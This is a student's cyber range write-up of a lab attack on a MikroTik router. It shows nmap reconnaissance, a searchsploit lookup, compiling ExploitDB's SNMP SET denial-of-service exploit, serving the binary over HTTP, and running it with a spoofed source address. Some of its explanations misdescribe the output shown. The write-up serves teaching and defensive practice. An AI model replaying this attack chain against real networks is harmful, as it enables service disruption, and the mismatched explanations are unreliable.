

Cyber Range Report – NYMEGA ICS Security Project
Name: Jeytha Sahana
Role: Student Volunteer Assistant – Attacker 1
Institution: Pace University Cyber Range (PLV)
Attack: MikroTik RouterOS Penetration Test: Reconnaissance, Exploitation, and OpSec Verification.

Project Overview:
This project details a cybersecurity scenario involving reconnaissance, exploitation, and post-attack verification targeting a MikroTik router. The primary goal was to conduct a Denial of Service (DoS) attack by exploiting a known vulnerability in the Simple Network Management Protocol (SNMP) service.


student@nymega-cr-jacampora-pool-attacker-1: ~
File Actions Edit View Help


```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:4ff:fe14:a5e0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:04:14:a5:e0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 2276 (2.2 KiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.13.20.91  netmask 255.255.255.0  broadcast 10.13.20.255
        inet6 fe80::be24:11ff:fee1:372d  prefixlen 64  scopeid 0x20<link>
        ether bc:24:11:e1:37:2d  txqueuelen 1000  (Ethernet)
        RX packets 322034  bytes 13685918 (13.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 681010  bytes 28609642 (27.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 453926  bytes 46755620 (44.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 453926  bytes 46755620 (44.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth1dbc763: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::d0a1:6fff:fe5a:8930  prefixlen 64  scopeid 0x20<link>
        ether d2:a1:6f:5a:89:30  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 223  bytes 17731 (17.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The ifconfig screenshot shows the network configuration of the attacker's machine (eth0), confirming its IP address is 10.13.20.91. This IP is the source used to launch the exploit against the target machine (10.13.20.16) in the scenario.




```
┌──(student㉿  nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether bc:24:11:e1:37:2d brd ff:ff:ff:ff:ff:ff
    inet 10.13.20.91/24 brd 10.13.20.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fee1:372d/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:04:14:a5:e0 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:4ff:fe14:a5e0/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth1dbc763@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 st
    link/ether d2:a1:6f:5a:89:30 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::d0a1:6fff:fe5a:8930/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

The image (ip addr show) confirms the attacker's source IP is 10.13.20.91 for the attacks



```
┌──(student㉿  nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nmap -sn 10.13.20.0/24
Starting Nmap 7.95 ( https://nmap.org )   25-10-03 16:19 EDT
Nmap scan report for 10.13.20.16
Host is up (0.00023s latency).
MAC Address: BC:24:11:59:9E:BE (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.20
Host is up (0.00023s latency).
MAC Address: BC:24:11:3E:64:1B (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.33
Host is up (0.00062s latency).
MAC Address: BC:24:11:CA:FD:B3 (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.71
Host is up (0.00029s latency).
MAC Address: BC:24:11:B8:DF:6C (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.83
Host is up (0.00021s latency).
MAC Address: BC:24:11:D8:C9:34 (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.240
Host is up (0.00040s latency).
MAC Address: BC:24:11:78:C2:D4 (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.250
Host is up (0.00033s latency).
MAC Address: BC:24:11:66:8F:FA (Proxmox Server Solutions GmbH)
Nmap scan report for 10.13.20.91
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 27.93 seconds
```



```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nmap -p 22,5000,8080,502,1502,2502 -A -sV -O -Pn -T4 10.13.20.16 -oA /home/student/Desktop
Starting Nmap 7.95 ( https://nmap.org        25-10-03 16:21 EDT
Nmap scan report for 10.13.20.16
Host is up (0.00015s latency).

PORT    STATE  SERVICE      VERSION
22/tcp  open   ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 06:fc:96:be:1d:1b:f7:6f:fe:42:77:f3:8b:81:f3:07 (ECDSA)
|_  256 b6:43:f1:5b:9c:38:d2:19:be:ab:7a:35:f5:5a:ca:d2 (ED25519)
502/tcp  closed mbap
1502/tcp closed shivadiscovery
2502/tcp closed kentrox-prot
5000/tcp closed upnp
8080/tcp closed http-proxy
MAC Address: BC:24:11:59:9E:BE (Proxmox Server Solutions GmbH)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.15 ms 10.13.20.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

Command executed:

nmap -p 22,5000,8080,502,1502,2502 -A -sV -O -Pn -T4 10.13.20.16 -oA /home/student/Desktop/nmap-results

This command is a classic **reconnaissance and enumeration** step. The attacker identified the target (10.13.20.16) and found a MikroTik/SNMP vulnerability to exploit.

Explanation:

- Nmap is a network scanning tool used to discover hosts, open ports, and services running on a target machine.
- **Flags used:**
  - **-p:** Specifies which ports to scan.
  - **-A:** Enables OS detection, version detection, script scanning, and traceroute.
  - **-v:** Verbose output.
  - **-O:** Detects the operating system.

  - **-T4** (Timing Template): Sets the timing template to "Aggressive" (level 4).


    This speeds up the scan by reducing timeouts and using more parallel probes

- **Target:** IP 10.13.20.16

What the results show:

- Port 22/tcp (SSH) is open, running OpenSSH 8.9p1 on Ubuntu Linux.
- Other ports like 5202/tcp, 502/tcp, and 8080/tcp are closed.
- The MAC address reveals the manufacturer as Proxmox Server Solutions GmbH, and the device type is identified as MikroTik RouterOS 7.x.
- OS details: Linux 4.15–5.19 kernel, indicating it’s a MikroTik Router running RouterOS v7.2–7.5.

Purpose of this step:
The goal here is **network reconnaissance** — identifying open ports, running services, and confirming that the target is a MikroTik Router. This helps understand what kind of device you are dealing with and what vulnerabilities might exist.



```
┌──(student® nymega-cr-jacampora-pool-attacker-)-[~]
└─$ searchsploit mikrotik routeros 7
------------------------------------------------------------- ---------------------------------
 Exploit Title                               | Path
------------------------------------------------------------- ---------------------------------
MikroTikRouterOS- sshd (ROSSSH) Remote Heap Corruption   | hardware/remote/28056.txt
MikroTikRouterOS3.0 - SNMP SET Denial of Service        | hardware/dos/31102.c
MikroTikRouterOS3.13 - SNMP write (Set request)         | hardware/remote/6366.c
MikroTikRouterOS6.45.6 - DNS Cache Poisoning            | hardware/remote/47566.cpp
MikroTikRouterOS< 6.38.4 (MIPSBE) - 'Chimay Red' Stack Cl | hardware/remote/44283.py
MikroTikRouterOS< 6.38.4 (x86) - 'Chimay Red' Stack Clash | hardware/remote/44284.py
MikroTikRouterOS< 6.41.3/6.42rc27 - SMB Buffer Overflow  | hardware/remote/44290.py
----------------------------------------------------------              ------------------------
Shellcodes: No Results

┌──(student® nymega-cr-jacampora-pool-attacker-)-[~]
└─$ searchsploit -m exploits/hardware/dos/31102.c
 Exploit: MikroTik RouterOS 3.0 - SNMP SET Denial of Service
    URL: https://www.exploit-db.com/exploits/31102
   Path: /usr/share/exploitdb/exploits/hardware/dos/31102.c
  Codes: N/A
 Verified: True
File Type: C source, ASCII text
Copied to: /home/student/31102.c
```

Command executed:

searchsploit mikrotik routeros 7

Explanation:

- searchsploit is part of the Exploit Database toolkit that searches for known exploits locally.
- The user is searching for vulnerabilities related to MikroTik RouterOS version 7.


What the results show:
A list of known MikroTik RouterOS vulnerabilities, such as:

- Remote Heap Corruption (sshd)
- SNMP SET Denial of Service
- DNS Cache Poisoning
- Chimay Red Stack Clash
- SMB Buffer Overflow

Purpose of this step:
After identifying the device as a MikroTik Router, the user looks for known exploits that can be used to test its security.
This is a vulnerability assessment step — finding potential weaknesses in the RouterOS version.

Why MikroTik was used

1. It's a popular real-world router OS used in many small and medium networks, making it a valuable target for learning penetration testing and hardening.
2. RouterOS exposes multiple network services (SSH, API, web interface), making it ideal for demonstrating how attackers scan and identify vulnerabilities.
3. It's Linux-based, so tools like nmap and searchsploit can easily identify its fingerprints and match known exploits.
4. It provides a controlled environment for students to safely practice ethical hacking, reconnaissance, and vulnerability assessment.




```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nano 31102.c

┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nano -l 31102.c

┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nano -l 31102.c

┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ gcc 31102.c -o exploit_binary1

┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.13.20.16 - - [03/Oct/2025 17:07:17] "GET /exploit_binary1 HTTP/1.1" 200 -
```

Commands and meaning:

1. **nano 31102.c**
   - Opens a text editor to view or edit a C source file named 31102.c.
   - This file is likely an exploit source code (often named after a CVE or exploit ID).
2. **gcc 31102.c -o exploit_binary1**
   - Compiles the C exploit source into a binary executable called exploit_binary1.
3. **python3 -m http.server 8080**
   - Starts a simple HTTP web server on port 8080, allowing file transfer.
   - The attacker uses this to serve the compiled exploit to another machine.
4. **GET /exploit_binary1 HTTP/1.1" 200 -**
   - This log entry shows a successful file download from another host (10.13.20.16) — meaning the target fetched the exploit from the attacker's machine.

Summary:

The attacker compiled an exploit (exploit_binary1), hosted it via an HTTP server, and the victim machine (10.13.20.16) successfully downloaded it.


File Actions Edit View Help
student@nymega-cr-jacampora-pool-dev: ~

```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ ssh student@10.13.20.16
student@10.13.20.16's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

46 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

39 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

Commands and meaning:


1. **ssh student@10.13.20.16**
    - Connects to the target machine via SSH.
    - The user logs into the system running Ubuntu 22.04.
2. **System information:**

- Ubuntu 22.04.5 LTS (Linux kernel 6.8.0-85).
- Shows the login message and notices about updates.

3. **Failed update check**
    - Not relevant to exploitation — it's just Ubuntu checking for updates and failing to reach the release server (common on closed lab networks).

Summary:

The attacker gained SSH access to the victim system (10.13.20.16) and confirmed it's running Ubuntu 22.04.



```
student@nymega-cr-jacampora-pool-dev:~$ ^C
student@nymega-cr-jacampora-pool-dev:~$ ./exploit_binary1 -s 10.13.20.91 -d 10.13.20.16 -c public
Ok, spoofing packets from 10.13.20.91 to 10.13.20.16
Couldnt open Raw socket!(Are you root?)
student@nymega-cr-jacampora-pool-dev:~$ sudo ./exploit_binary1 -s 10.13.20.91 -d 10.13.20.16 -c public
Ok, spoofing packets from 10.13.20.91 to 10.13.20.16
Sent packet. SNMPd must be down.
student@nymega-cr-jacampora-pool-dev:~$ scp app.py student@10.14.7.18:docker/substation-envsim/
```

Commands and meaning:

1. **./exploit_binary1 -s 10.13.20.91 -d 10.13.20.16 -c public**

   - Tries to execute the exploit binary with source (-s) and destination (-d) IPs.
   - -c public suggests it's targeting an SNMP (Simple Network Management Protocol) service (community string public).

2. **sudo ./exploit_binary1 -s 10.13.20.91 -d 10.13.20.16 -c public**


   - Runs the exploit as root.
   - Message: "SNMPd must be down" — the exploit attempts SNMP spoofing or flooding, but the service might be inactive.

3. **scp app.py student@10.14.7.18:docker/substation-ensvim/**


   - Securely copies a Python file (app.py) to another remote host (10.14.7.18).
   - Suggests the attacker is transferring a script to another system (possibly for further analysis or simulation).

Summary:

The attacker executed the compiled exploit targeting SNMP communication between 10.13.20.91 and 10.13.20.16, then transferred another file to a remote Docker container for further work.



```
┌──(student㉿ nymega-cr-jacampora-pool-attacker-1)-[~]
└─$ nmap -p 22,5000,8080,502,1502,2502 -A -sV -O -Pn -T4 10.13.20.16 -oA /h
ome/student/Desktop/Nmap_Target_scans
Starting Nmap 7.95 ( https://nmap.org          25-10-03 17:15 EDT
Nmap scan report for 10.13.20.16
Host is up (0.00012s latency).

PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
|   256 06:fc:96:be:1d:1b:f7:6f:fe:42:77:f3:8b:81:f3:07 (ECDSA)
|_  256 b6:43:f1:5b:9c:38:d2:19:be:ab:7a:35:f5:5a:ca:d2 (ED25519)
502/tcp  closed mbap
1502/tcp closed shivadiscovery
2502/tcp closed kentrox-prot
5000/tcp closed upnp
8080/tcp closed http-proxy
MAC Address: BC:24:11:59:9E:BE (Proxmox Server Solutions GmbH)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikr
otik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
